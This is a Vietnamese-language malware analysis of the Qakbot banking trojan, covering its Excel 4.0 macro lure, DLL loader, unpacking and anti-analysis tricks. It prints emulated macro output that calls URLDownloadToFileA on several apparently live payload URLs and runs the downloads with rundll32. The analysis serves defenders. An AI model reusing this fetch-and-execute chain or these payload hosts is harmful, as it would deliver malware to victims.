


Qakbot – Mã độc nguy hiểm tồn tại hơn một thập kỉ

1. Tổng quan

Qakbot (còn được biết đến với các tên khác như *Qbot*, *QuakBot*, *Pinkslipbot*) là một trong những **Banking Trojan** nổi tiếng với nhiệm vụ chính là đánh cắp thông tin tài khoản ngân hàng, các phiên giao dịch trực tuyến hoặc các thông tin tài chính khác. Mặc dù bị các hãng cung cấp phần mềm diệt virus phát hiện từ năm 2008, nhưng cho tới nay Trojan này vẫn tiếp tục hoạt động và được duy trì liên tục bởi những kẻ đứng đằng sau nó. Qakbot liên tục được cải tiến bằng cách áp dụng các kĩ thuật tiên tiến hoặc mới để tránh bị phát hiện, khiến cho việc phân tích trở nên khó khăn hơn. Trong những báo cáo mới đây, Qakbot còn được sử dụng để tải về các mã độc tổng tiền khác như [ProLock](#), [Egregor](#).



Nguồn: [CrowdStrike 2021 Global Threat Report](#)


Qakbot có thể được phân phối thông qua [Emotet](#), tuy nhiên với việc Emotet [đã bị hạ gục](#) mới đây thì hiện tại con đường chính của mã độc này là thông qua các chiến dịch email spam và phishing. Khác với Emotet sử dụng MS-Word kết hợp với VBA để tải về mã độc, Qakbot lại sử dụng MS-Excel với sự hỗ trợ của [Excel 4.0 Macro \(XLM macro\)](#) để tải và thực thi mã độc trên máy nạn nhân. Trong tương lai gần, các nhóm tin tặc và tội phạm mạng khả năng sẽ chuyển qua sử dụng mã độc này để tấn công vào các tổ chức hoặc cá nhân ở Việt Nam.

Trong bài viết này, chúng tôi phân tích cách thức lây nhiễm của QakBot sau khi khởi chạy bởi tài liệu Excel độc hại, các kĩ thuật mã độc sử dụng để gây khó khăn cho việc phân tích cũng như cách để trích xuất danh sách C2. Kĩ thuật persistence mà Qakbot sử dụng khá hay, run key chỉ được tạo trước khi máy tắt hoặc chuyển trạng thái suspended và bị xóa ngay lập tức khi Qakbot thực thi lại. Qakbot tận dụng triệt để kĩ thuật mã hóa để che dấu thông tin, cũng như mã hóa payload trên memory.

Các hash được sử dụng trong bài viết:


- ◆ Document template: [a7ba7bd69d41f3be1e69740c33c4fbf8](#)

- ◆ Loader DLL: [c0675c5d2bc7ccf59e50977dd71f28ec](#)
- ◆ Unpacked DLL (*Main payload*): [4279ff089ffdb4db21677b96a1364969](#)



2. Document template và XLM macro

Các template của Qakbot thay đổi tùy theo chiến dịch, kẻ tấn công thông qua các template này lừa nạn nhân kích hoạt macro để tiến hành lây nhiễm mã độc. Dạng maldocs này thường sẽ có một cell là "Auto_Open cell", tương tự như hàm "Sub AutoOpen()" trong VBA để tự động thực thi macro khi nạn nhân nhấn nút **"Enable Content"**.



Như đã đề cập, các template này sử dụng **Excel 4.0 macros** (có trước cả VBA macros), gồm các hàm được đặt bên trong các ô (cell) của một macro sheet. Để phân tích dạng macro này có thể sử dụng các công cụ:

- ◆ [oledump.py](#) và plugin [plugin_biff.py](#)
- ◆ [XLMMacroDeobfuscator](#)
- ◆ [Cerbero Suite](#)
- ◆ Microsoft Excel

2.1. xlmdeobfuscator

Công cụ này cho phép trích xuất nội dung của các cells, cho biết macro sheet nào có cell là "Auto_Open cell", đồng thời hỗ trợ emulate formula.

```
[Loading Cells]
auto_open: auto_open->'DocuSign '!$A$66'
SHEET: DocuSign, Macrosheet
CELL:T22      , =LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=L
CELL:T24      , =LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=L
CELL:T17      , =LEFT(T30&"egister234325423425",12.0),egister23432
CELL:T19      , =RIGHT("FXNYXTFMHGYJCGJGcy"&T17,12.0)&T26, egister23432
CELL:T21      , =LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=L
CELL:T23      , =LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=L
CELL:T25      , =HALT()
CELL:T18      , =RIGHT("UIGTRTDORBDRTDDDBDTHnd1132",6.0), nd1132
CELL:T20      , =LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=L
CELL:V16      , None
CELL:V27      , None
CELL:U17      , None
```


Tuy nhiên, do macro trong các maldocs thường sẽ được obfuscate nên không phải lúc nào chức năng emulate của công cụ cũng hoạt động tốt:

```
[Loading Cells]
auto_open: auto_open->'DocuSign '!$A$66'
[Starting Deobfuscation]
CELL:A130      , FullEvaluation      , 2021-03-10 13:43:37.141174
CELL:A131      , FullEvaluation      , FORMULA("D1IR",DocuSignT30:T30)
CELL:A132      , FullEvaluation      , FORMULA("Server",DocuSignT26:T26)
Error [deobfuscator.py:2445 evaluation_result = self.evaluate_parse_tree(current_cell, parse_tree, interactive)]: can't multiply sequence by non-int of type 'str'
Files:
[END of Deobfuscation]
time elapsed: 0.14000797271728516
```

2.2. Cerbero Suite

Công cụ này được phát triển bởi **Erik Pistelli**. Phiên bản mới nhất đã hỗ trợ định dạng XLSB, cho phép decompile được các formula của XLS và XLSB đồng thời cung cấp tính năng xem trước bảng tính gần tương tự như khi mở bằng Microsoft Excel. Hơn nữa, nó cũng cung cấp khả năng emulate các formulas. Trong quá trình trao đổi với tác giả, tôi cùng với bạn của mình đã góp ý và cung cấp các samples để chuyên gia này hoàn thiện các chức năng của sản phẩm.

Tương tự như **xlmdeobfuscator**, khi thực hiện phân tích maldoc với **Cerbero**, công cụ này cũng chỉ ra được điểm bắt đầu thực thi (entry point) là cell chứa Auto_Open.



Với sự hỗ trợ của tính năng emulate, có thể thấy maldoc này thực hiện đăng kí hàm API là `URLDownloadToFileA`, sử dụng hàm này để download các payloads từ nhiều địa chỉ khác nhau:

```
warning: unimplemented function 'REGISTER'
  arg_0: "uRlMon"
  arg_1: "URLDownloadToFileA"
  arg_2: "JJCCBB"
  arg_3: "BIOLAFE"
  arg_4:
  arg_5: 1
  arg_6: 9
A137:
warning: unimplemented function 'BIOLAFE'
  arg_0: 0
  arg_1: "http://sumonpro.xyz/nseoqnwbbvmc/44249708601999999000.dat"
  arg_2: "..\GDAS.UKDSR"
  arg_3: 0
  arg_4: 0
A138: FALSE
warning: unimplemented function 'BIOLAFE'
  arg_0: 0
  arg_1: "http://vngkinderopvang.nl/rmyjq/44249708601999999000.dat"
  arg_2: "..\GDAS.UKDSR1"
  arg_3: 0
  arg_4: 0
A139: FALSE
warning: unimplemented function 'BIOLAFE'
  arg_0: 0
  arg_1: "http://stadt-fuchs.net/gwixglx/44249708601999999000.dat"
  arg_2: "..\GDAS.UKDSR2"
  arg_3: 0
  arg_4: 0
A140: FALSE
warning: unimplemented function 'BIOLAFE'
  arg_0: 0
  arg_1: "http://hdmedia.pro/noexyryqori/44249708601999999000.dat"
  arg_2: "..\GDAS.UKDSR3"
  arg_3: 0
  arg_4: 0
A141: FALSE
warning: unimplemented function 'BIOLAFE'
  arg_0: 0
  arg_1: "http://www.fernway.com/xjhuljbqv/44249708601999999000.dat"
  arg_2: "..\GDAS.UKDSR4"
  arg_3: 0
  arg_4: 0
A142: FALSE
```

Nếu download thành công một trong số các payload trên sẽ sử dụng `rundll32.exe` để thực thi:

```
模建防森森
=RIGHT("FXNVXTFMHGVJCGJGCY"&T1...

TRUE
=LEFT(987654321,0)=LEFT(987654321,0)...

TRUE
=LEFT(987654321,0)=LEFT(987654321,0)...

TRUE
=LEFT(987654321,0)=LEFT(987654321,0)...

TRUE
=LEFT(987654321,0)=LEFT(987654321,0)...

TRUE
=LEFT(987654321,0)=LEFT(987654321,0)...


FALSE
=HALT()

T17: ",DllRegister"
warning: unimplemented function 'EXEC'
arg_0: "rundll32 ..\GDAS.UKDSR,DllRegisterServer"
result:
warning: unimplemented function 'EXEC'
arg_0: "rundll32 ..\GDAS.UKDSR2,DllRegisterServer"
result:
warning: unimplemented function 'EXEC'
arg_0: "rundll32 ..\GDAS.UKDSR3,DllRegisterServer"
result:
warning: unimplemented function 'EXEC'
arg_0: "rundll32 ..\GDAS.UKDSR4,DllRegisterServer"
result:
```


2.3. Microsoft Excel


Các công cụ nêu trên dựa vào các thư viện như [xlrd2](#), [pyxlsb2](#) cũng như parser, engine riêng để phân tích file. Do đó, trong trường hợp các công cụ này không đáp ứng được thì việc sử dụng **Microsoft Excel** vẫn là lựa chọn tốt nhất.

Khi phân tích bằng MS Excel, tìm tới cell chứa Auto_Open, lựa chọn tính năng **Macros** và chọn **Step Into** để bật cửa sổ **Single Step**:



Bằng việc sử dụng **Step Into** hoặc **Evaluate** để trace theo từng cell trong cùng column và hiển thị giá trị của từng Formula, ta có được thông tin:





Tổng kết lại, khi Qakbot maldoc thực thi được macro, nó sẽ thực hiện tải payload về máy nạn nhân để thực thi bằng rundll32.exe.

3. Loader payload

3.1. Phân tích cơ bản

Theo phân tích ở trên, payload được tải về là một DLL. DLL này export 4 hàm, trong đó có hàm DllRegisterServer được gọi bởi lệnh rundll32:


Disasm: .code	General	DOS Hdr	File Hdr	Optional Hdr	Section Hdrs	Exports	Imports
✚							
Offset	Name	Value	Meaning				
4EE00	Characteristics	0					
4EE04	TimeStamp	0	Thursday, 01.01.1970 00:00:00 UTC				
4EE08	MajorVersion	0					
4EE0A	MinorVersion	0					
4EE0C	Name	50050	DnLfNXDa				
4EE10	Base	1					
4EE14	NumberOfFunctions	4					
4EE18	NumberOfNames	4					
4EE1C	AddressOfFunctions	50028					
4EE20	AddressOfNames	50038					
4EE24	AddressOfNameOrdinals	50048					
Exported Functions [4 entries]							
Offset	Ordinal	Function RVA	Name RVA	Name			
4EE28	1	29C98	50059	DllCanUnloadNow			
4EE2C	2	29C90	50069	DllGetClassObject			
4EE30	3	29C88	5007B	DllRegisterServer			
4EE34	4	29C6C	5008D	DllUnRegisterServer			

Dựa vào danh sách các hàm APIs mà DLL này import, có thể đoán được nó sẽ sử dụng để unpack ra một payload khác:

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Fo
62844	kernel32.dll	6	FALSE	650C4	0	0
62858	user32.dll	3	FALSE	650F0	0	0
6286C	shlwapi.dll	1	FALSE	650E8	0	0
62880	shell32.dll	1	FALSE	650E0	0	0
62894	comdlg32.dll	1	FALSE	650BC	0	0


Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder
65008	LoadLibraryA	-	65112	65112	-
6500C	VirtualAlloc	-	6513A	6513A	-
65010	VirtualProtect	-	6514A	6514A	-
65014	GetProcAddress	-	65100	65100	-
65018	lstrcmpA	-	65122	65122	-
6501C	lstrlenA	-	6512E	6512E	-

DLL này cũng sử dụng chữ kí số để tránh bị phát hiện bởi các phần mềm diệt virus và các hệ thống phát hiện:



3.2. Phân tích kĩ thuật của loader

DLL này khi thực thi sẽ thực hiện cấp phát và unpack vào memory payload chính và thực thi payload này:




Thực hiện dump payload từ memory để phục vụ phân tích. Payload dump được cũng là một DLL, code bằng Microsoft Visual C++, có tên gốc là stager_1.dll và export một hàm DllRegisterServer:

Offset	Name	Value	Meaning
2CE40	Characteristics	0	
2CE44	TimeStamp	5FD88418	Tuesday, 15.12.2020 09:38:32 UTC
2CE48	MajorVersion	0	
2CE4A	MinorVersion	0	
2CE4C	Name	2E472	stager_1.dll
2CE50	Base	1	
2CE54	NumberOfFunctions	1	
2CE58	NumberOfNames	1	
2CE5C	AddressOfFunctions	2E468	
2CE60	AddressOfNames	2E46C	
2CE64	AddressOfNameOrdinals	2E470	

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
2CE68	1	74D3	2E47F	DllRegisterServer	

Để chắc chắn payload dump được là chính chính xác thì thường trong resource của payload này phải có các resource name là "308" và "311".



4. Một số kỹ thuật được sử dụng trong payload chính

4.1. Junk code

Một kỹ thuật hay được sử dụng trong nhiều mẫu mã độc là chèn mã rác. Với kỹ thuật này, mã độc sẽ chèn rất nhiều mã không bao giờ được thực thi, các lệnh gọi hàm không trả về giá trị hoặc các lệnh nhảy có điều kiện với các điều kiện không bao giờ được đáp ứng. Mục đích chính của những đoạn mã này là làm cho các khối lệnh trông phức tạp hóa lên rất nhiều và gây mất thời gian của người phân tích.

Với payload của Qakbot, kẻ tấn công thực hiện chèn thêm các lời gọi hàm API vô tác dụng xen lẫn giữa các câu lệnh thật, ngoài mục tiêu gây mất thời gian nó có thể gây nhiễu thông tin khi thực thi mã độc trong các môi trường sandbox hoặc thông qua các chương trình ghi nhật ký các lời gọi hàm API.

```
sub_1000DF14(&v9);
MultiByteToWideChar(0, 0, "My02 ycy eiWA", 0xFFFFFFFF, WideCharStr, 9);
GetOEMCP();
v3 = strlenA("DwU");
if ( v3 > 0x1F )
    v3 = 0x1F;
v4 = v3 >> 2;
for ( i = 0; i < v4; ++i )
{
    if ( i )
        GetCurrentProcessId();
    if ( i > 0x22DB )
        break;
}
return v11;
```

```

13  a2[3] = 0;
14  v2 = strlenA("FMPJgVV,n");
15  if ( v2 > 0x1F )
16  {
17      v2 = 0x1F;
18      v3 = v2 >= 2;
19      for ( i = 0; i < v3; ++i )
20      {
21          if ( i )
22              v6[i + 0x11] = i + GetCurrentProcessId();
23          if ( i > 0x220B )
24              break;
25      }
26      memset(v6, 0, 0x44u);
27      GetOEMCP();
28      v6[0] = 0x44;
29      MultiByteToWideChar(0, 0, "t 0sh 9fatJm0a3 vr", 0xFFFFFFFF, WideCharStr, 9);
30      GetOEMCP();
31      if ( (*int (__stdcall *)(_DWORD, int, _DWORD, _DWORD, int, _DWORD, _DWORD, int *, _DWORD *))(dword_100303E4 + 0x30))(
32          0,
33          a1,
34          0,
35          0,
36          4,
37          0,
38          0,
39          v6,
40          a2 )
41      {
42          return 0;
43      }
44      *((_DWORD *)String1) = 0x13;
45      strcpynA(String1, "S VvX", 0x13);

```

4.2. Sử dụng quy ước gọi hàm phi chuẩn

Các calling convention tiêu chuẩn thường gặp khi phân tích mã độc là cdecl, stdcall, thiscall hay fastcall. Tuy nhiên, để gây phức tạp, Qakbot lồng ghép quy ước gọi hàm phi chuẩn khiến cho việc nhận biết các tham số truyền cho hàm trở nên khó khăn cũng như Hexrays khi decompile sẽ bị lỗi.

Ví dụ như hàm sau nhận 3 tham số truyền vào, trong đó tham số thứ nhất và thứ ba được đẩy vào stack, tham số thứ hai được gán cho thanh ghi eax. Lúc này Hexrays decompile sẽ nhận diện thiếu tham số:

<pre> .text:1001831B mov eax, [ebp+arg_4] .text:1001831E push edi .text:1001831F push [ebp+arg_0] .text:10018322 call sub_100184FE .text:10018327 pop ecx .text:10018328 pop ecx .text:10018329 push offset str_QWNZYduYM ; "Q ,WNZYdu Y.M" .text:1001832E mov [ebp+var_8], eax .text:10018331 call esi ; strlenA </pre>	<pre> 27 } 28 GetOEMCP(); 29 if (v3) 30 { 31 v13 = sub_100184FE(a1, v3); 32 v4 = strlenA("Q ,WNZYdu Y.M"); 33 if (v4 > 0x1F) 34 { 35 v4 = 0x1F; 36 } </pre>
--	--


Tham khảo [bài viết sau](#) để định nghĩa lại prototype của hàm. Trong trường hợp trên, ta có thể định nghĩa lại như sau: `int __usercall sub_100184FE@<eax>(int arg1, int arg2@<eax>, int arg3)`. Kết quả có được:

<pre> .text:1001831B mov eax, [ebp+arg2] ; arg2 .text:1001831E push edi ; arg3 .text:1001831F push [ebp+arg1] ; arg1 .text:10018322 call sub_100184FE .text:10018327 pop ecx .text:10018328 pop ecx .text:10018329 push offset str_QWNZYduYM ; "Q ,WNZYdu Y.M" .text:1001832E mov [ebp+var_8], eax </pre>	<pre> 27 } 28 GetOEMCP(); 29 if (v3) 30 { 31 v13 = sub_100184FE(arg1, arg2, (int)v3); 32 v4 = strlenA("Q ,WNZYdu Y.M"); 33 if (v4 > 0x1F) 34 { 35 v4 = 0x1F; </pre>
---	---

